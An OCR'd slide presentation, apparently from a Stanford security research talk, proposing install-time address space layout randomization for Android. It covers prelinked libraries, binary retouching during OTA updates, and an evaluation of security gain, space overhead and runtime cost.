
ASLR background

Return-to-libc → ASLR




ASLR background

Return-to-libc → ASLR



ASLR background

Return-to-libc → ASLR



ASLR background

Typical implementations (e.g. Pax):

- *mmap()* base randomization leveraged
- *ET_DYN* libraries, executables
- *ld.so* can relocate itself

Outline

ASLR: Address Space Layout Randomization

Android: Background info

Our proposal


Evaluation

Android background


Linux-based. However:

- Prelinked shared libraries
- Simple, custom linker
- *dalvikvm, zygote*
- App == user

Android background




Android background



Android background

What is prelinking?



Why prelink?

Removes 80% of relocations.

5% speedup at boot (3 seconds).

Android background

Smartphone-related details:

- Default update packaging scripts included
- Recovery mode: boot for updates
- Kernel changes: a sensitive topic

Outline

ASLR: Address Space Layout Randomization

Android: Background info

Our proposal

Evaluation

Our proposal

Randomization on install works well

- *Each device looks different*

Pay at install, retain boot time savings

Retouching

During build:

- Remember and package relocation data

During OTA update:

- Derandomize files before incremental OTA
- Randomize (edit binaries at relocation offsets)

Retouching

Challenges:

- *ET_EXEC* base executables
- Non-relocatable dynamic linker

Solutions:

- #1 Double compile and diff (what a hack!)
- #2 Change the linker?

Outline

ASLR: Address Space Layout Randomization

Android: Background info

Our proposal

Evaluation

Evaluation

Security

- 2x impact (in expectation)

Space overhead

- 0.5-1.0MB (vs. 40MB OTA package)

Runtime impact

- None; update takes 3s longer

ASLR Summary

Stanford Computer Security Lab

ASLR summary

First ASLR implementation for smartphones

- Unique challenges: space, CPU, OTA
- **No kernel changes!**

ASLR summary

First ASLR implementation for smartphones

- Unique challenges: space, CPU, OTA
- **No kernel changes!**

More work to be done:

ASLR summary

First ASLR implementation for smartphones

- Unique challenges: space, CPU, OTA
- **No kernel changes!**

More work to be done:

- Full randomization

ASLR summary


First ASLR implementation for smartphones

- Unique challenges: space, CPU, OTA
- **No kernel changes!**

More work to be done:

- Full randomization
- JIT and beyond

Questions?



hristo@bojinov.org

Conclusion

Conclusion

Security on the web

- ✓ Embedded web servers
- ➡ Malware distribution: paradigms and countermeasures

Conclusion

Security on the web

- ✓ Embedded web servers
- ➡ Malware distribution: paradigms and countermeasures

Security of mobile computing

- ✓ ASLR for Android
- ➡ Application marketplaces: dynamics, abuse, prevention

Conclusion

Security on the web

- ✓ Embedded web servers
- ➡ Malware distribution: paradigms and countermeasures

Security of mobile computing

- ✓ ASLR for Android
- ➡ Application marketplaces: dynamics, abuse, prevention